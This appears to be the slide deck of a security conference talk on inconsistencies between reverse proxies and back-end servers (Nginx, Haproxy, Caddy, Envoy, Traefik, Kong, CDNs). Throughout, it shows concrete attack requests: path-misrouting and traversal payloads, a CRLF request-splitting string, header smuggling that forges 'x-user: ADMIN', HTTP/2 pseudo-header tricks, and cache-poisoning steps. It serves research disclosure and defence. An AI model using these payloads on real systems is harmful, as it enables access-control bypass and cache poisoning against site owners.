Weird proxies/2

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About me

- Security researcher at Invicti
- Web security enthusiast / pentester
  https://github.com/GrrrDog
  https://twitter.com/antyurin
- Co-organizer of Defcon Russia 7812
  https://t.me/DCG7812

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
Weird proxies/2

- ZeroNights 2018
  - “Reverse proxies & Inconsistency”
  - https://github.com/GrrrDog/weird_proxies
- Research Collisions
- Thanks to contributors

Reverse proxy

- Front-End
  - Reverse proxy/Load balancer/Cache proxy/...
- Back-end
  - Origin/Web-Server/...



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Front-end

Request

- Route to back-end
- Route to endpoints
- Rewrite path/query
- Deny access
- Headers modification
- …

Response

- Cache
- Headers modification
- Body modification
- …

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HTTP/1.1

GET /path/ HTTP/1.1 - Request-line
Host: target.com
Header: value

Request-line:
method SP request-target SP HTTP-version CRLF

Server

- Receive Request
- Parse
- Normalize (/path/../ -> /path/, urldecode)
- Apply rules (deny /admin, proxy to /endpoint2/)
- Recreate Request (urlencode, initial/norm. path)
- Send Request

Inconsistency between Front-end and Back-end

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Host misrouting

Haproxy:
- Doesn't support Absolute URI
- Forwards as is

```
GET http://backend.com/q?name=X&type=Y HTTP/1.1
Host: target.com
```

Nginx:
- backend.com "rewrites" Host header

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Host misrouting

GET **http://localhost/**q?name=X&type=Y HTTP/1.1
Host: target.com

Haproxy:
- target.com

Nginx:
- **localhost**

Nginx

- Accepts raw bytes (0x01-0x20) in path as-is

```
GET /path/<TAB>HTTP/1.1 HTTP/1.1
```

```
Path => /path/<TAB>HTTP/1.1
```

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Nginx

- No trailing slash in proxy_pass
  proxy_pass http://backend
- Forwards the initial path

After:
GET /path/<TAB>HTTP/1.1 HTTP/1.1

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Gunicorn

- Reads until 1st whitespace with HTTP/1.1
- Accepts arbitrary string in HTTP version

```
GET /path/ HTTP/1.1 anything
```

Path misrouting

Nginx + Gunicorn

```
location /public/path {
    proxy_pass http://backend_gunicorn;
    }
```

Path misrouting

GET /admin/<TAB>HTTP/1.1/../../../public/path HTTP/1.1

Nginx:

- After normalization - /public/path
- Forwards - /admin/<TAB>HTTP/1.1/../../../public/path

Gunicorn:

- After parsing - /admin/

Caddy

- urldecodes, but doesn’t normalize the path
- Bypasses, misrouting - //admin/ /./admin/ /Admin/

- Support fastcgi
  - php-fpm - as “back-end”
- Idea: path traversal in SCRIPT_FILENAME for php-fpm

Caddy

```
@phpFiles path *.php
    reverse_proxy @phpFiles 192.168.78.111:9000 {
        transport fastcgi {
            split .php
        }
    }
```

Caddy

- Caddy's fastcgi module internally normalizes path
  - <=2.4.?

- Path traversal vuln
  - /../../../../../any/path/www/index.php HTTP/1.1

- https://github.com/caddyserver/caddy/pull/4207
- no cve :(

URL/Header manipulation

Caddy:

```
route /prefix/* {
    uri strip_prefix /prefix/
    reverse_proxy 192.168.78.111:9999
    }
```

Before - GET /prefix/**http://localhost/admin** HTTP/1.1
After - GET **http://localhost/admin** HTTP/1.1

URL/Header manipulation

- Nginx $uri - normalized URI (urldecoded)
- Works for any normalized value

```
location /uri {
	proxy_pass       http://192.168.78.111:9999;
	proxy_set_header X-uri $uri;
}
```

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URL/Header manipulation

- %0d%0a -> \r\n
- Request Splitting

```
GET
/uri/%0d%0a%0d%0aGET%20/admin%20HTTP/1.1%0d%0
aHost:localhost%0d%0a%0d%0a HTTP/1.1
```

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URL/Header manipulation

After Nginx, a web server sees 2 requests:
GET
/uri/**%0D%0A%0D%0AGET%20/admin%20HTTP/1.1%0D%0AHost:localhost%0D%0A%0D%0A** HTTP/1.0
Host: target.com
X-uri: /uri/

GET /admin HTTP/1.1
Host:localhost

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Deep rabbit hole

- Send url encoded value

```
location ~ /header/(.*)? {
        proxy_pass          http://192.168.78.111:9999/test/$1;
}
```

- Send url decoded value (\r\n)

```
location ~ /header/([^/]*/[^/]*)? {
        proxy_pass          http://192.168.78.111:9999/test/$1;
}
```

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Deep rabbit hole

- Send url decoded values

```
location ~ /header/([^/]*/[^/]*)? {
        proxy_pass        http://192.168.78.111:9999/test/$1;
}
```

- O_o

Thanks to
https://labs.detectify.com/2021/02/18/middleware-middleware-everywhere-and-lots-of-misconfigurations-to-fix/

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Complex systems

AWS, Fastly, CloudFlare, StackPath, etc (tested in 2019)0

- many components (routing, caching, WAF, etc)
- inconsistency between internal components

Normalize (/path/../ -> /path/, urldecode)
Apply rules (deny /admin, proxy to /endpoint2/)
Recreate Request (urlencode, initial/norm. path)

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Restriction bypass

- Restricted access to /admin
- Bypasses:
  //admin/ /Admin/ /%61dmin/ /aaa/../admin
- + Path misrouting

- AWS
- Fastly – patched(?) documentation
- CloudFlare – https://developers.cloudflare.com/rules/normalization

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Nginx? Errors? Examples

AWS ELB
- // -> / , but /// -> ///
- Forwards spaces in path

AWS CloudFront
- Deletes spaces in path
- Forwards the initial path
  - If space in the path, forwards normalized path

StackPath
- Incorrectly normalizes /../ in some cases

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
API gateway

- Egress proxy
- Microservices



- Routing
- Authentication
    - Add header to request

API gateway

- Kong
  - Based on Nginx
- Didn't normalize path
  - /public/../admin -> /public/../admin

- CVE-2021–27306

https://sewan.medium.com/cve-2021-27306-access-an-authenticated-route-on-kong-api-gateway-6ae3d81968a3

API gateway

- Traefik doesn’t normalize path
- Caddy doesn’t normalize path

- Envoy depends on configuration
  - CVE-2019-9901 (<1.9.1)
  - Doesn’t normalize path in older versions, by default(?)
  - Many options to setup normalization
  - Hard to configure properly

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Header smuggling

API Gateway checks auth and adds header

- e.g x-user: admin

CGI* “-” is converted to “_”

- Traefik, Caddy, Envoy* proxy them
- Caddy proxies to fastcgi

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Caddy: Underscore

To Caddy:

```
GET / HTTP/1.1
x_user: ADMIN
```

After Caddy* (fastcgi):

```
GET / HTTP/1.1
x-user: anonymous
x_user: ADMIN
```

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Envoy: Double headers

```
- name: envoy.filters.http.ext_authz
  typed_config:
    "@type":
type.googleapis.com/envoy.extensions.filters.http.ext_authz.v3.ExtAuthz
    http_service:
      server_uri:
        uri: ext_authz
        cluster: ext_authz-http-service
        timeout:  0.250s
      authorization_response:
        allowed_upstream_headers:
          patterns:
          - exact: x-user
```

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Envoy: Double headers

To Envoy

```
GET / HTTP/1.1
x-user: asdasd
x-user: ADMIN
```

After Envoy

```
GET / HTTP/1.1
x-user: User_from_ext_auth
x-user: ADMIN
```

- Tested on 1.14.4

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Special symbols

Test normalization of header names

Traefik(1.7.7)

- Accepts header with a trailing space
- Forwards without the trailing space

- net/http
- Before Go 1.13.1 and Go 1.12.10 (CVE-2019-16276)

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Special symbols

To Traefik

```
GET / HTTP/1.1
x-user : ADMIN
```

After Traefik

```
GET / HTTP/1.1
x-user: ADMIN
x-user: anonymous
```

Web cache poisoning

Header smuggling with multiple headers

Nginx allows multiple Host headers

- Nginx uses 1st Host
- fastcgi_pass or uwsgi_pass gets 2nd Host

- App trusts Host header
- Cache proxy forwards multiple Host headers (smuggled), 2nd Host header is injection point

Web cache poisoning

Header smuggling and Range header

- Range header returns part of response body

Request:

- Range: bytes=33-

Response:

- Status - 206
- Content-Range: bytes 33-106/107

Range header

- 206 is allowed to cache, by standard
- Most cache proxies don’t cache, by default
- Can be configured to cache

- Varnish doesn’t proxy Range header*

Range header

```
sub vcl_fetch {
  # …
  if (beresp.status >= 200 && beresp.status < 300) {
    set beresp.cacheable = true;
  }
  # …
}
```

https://docs.fastly.com/en/guides/http-status-codes-cached-by-default

Range header

- Browser treats 206 as 200
- If 1 range, server returns same Content-Type
- Browser renders part of response

- Attack can control part of response
- Back-end must support Range

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Range header

- Send request with smuggled Range header
- Cache proxy forwards it to Back-end
- Back-end returns a part of response
- Cache proxy caches the part
- Victim’s browser renders only the part
- Attacker can escape context

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HTTP/2

- Binary protocol
  - Length for fields
- Frames (Headers, Data)
- High-level compatibility with HTTP/1.1
- Pseudo-headers
  - :method, :scheme, :authority, :path
- HTTP/2 -> HTTP/1.1

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HTTP/2

HTTP/1.1:

```
GET /path/ HTTP/1.1
Host: target.com
Header: value
```

HTTP/2:

```
:method:GET
:path:/path/
:authority:target.com
:scheme:https
header:value
```

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Restriction bypass

Before

```
:method:GET
:path:<SP>/admin/
:authority:target.com
:scheme:https
Header: value
```

After

```
GET<SP><SP>/admin/ HTTP/1.1
Host: target.com
Header: value
```

<sp> - white space

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Collision

- :authority
- host header
- absolute uri

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Host misrouting

Before Haproxy

:authority:target.com
host:**localhost**

After Haproxy

GET / HTTP/1.1
Host:**localhost**

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Haproxy

- Prepend :scheme to path
  - If it’s not http or https
- Allows any symbols in :scheme
  - except \x00 \x0a \x0d
- v2.4.0

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Misrouting

Before Haproxy

:path:/any
:scheme:**http://localhost/admin?**
:authority:target.com

After Haproxy

GET **http://localhost/admin?**://target.com/any HTTP/1.1

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Envoy

- Allows spec symbols and \x20 \x09 in :method
- v1.18.3

- The same for Haproxy

Misrouting

Before Envoy

:method:**GET /admin?**

:path:/

After Envoy

GET /admin? / HTTP/1.1

Nginx:

/admin? /

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CPDoS and HTTP/2

- Cache Poisoning DoS
- When we can poison cache proxy with “broken response”
- Usually, when proxy caches 4xx, 5xx resps

- Meta symbols in header names
- Oversized headers

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Conclusion

- New web-servers - old problems
- Lack of path normalization
- Configuration-dependent vulnerabilities
- New protocol - new opportunities

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Next steps

- Reading list of related articles/presentations
- Results
- Docker images

https://github.com/GrrrDog/weird_proxies

Thank you

Questions

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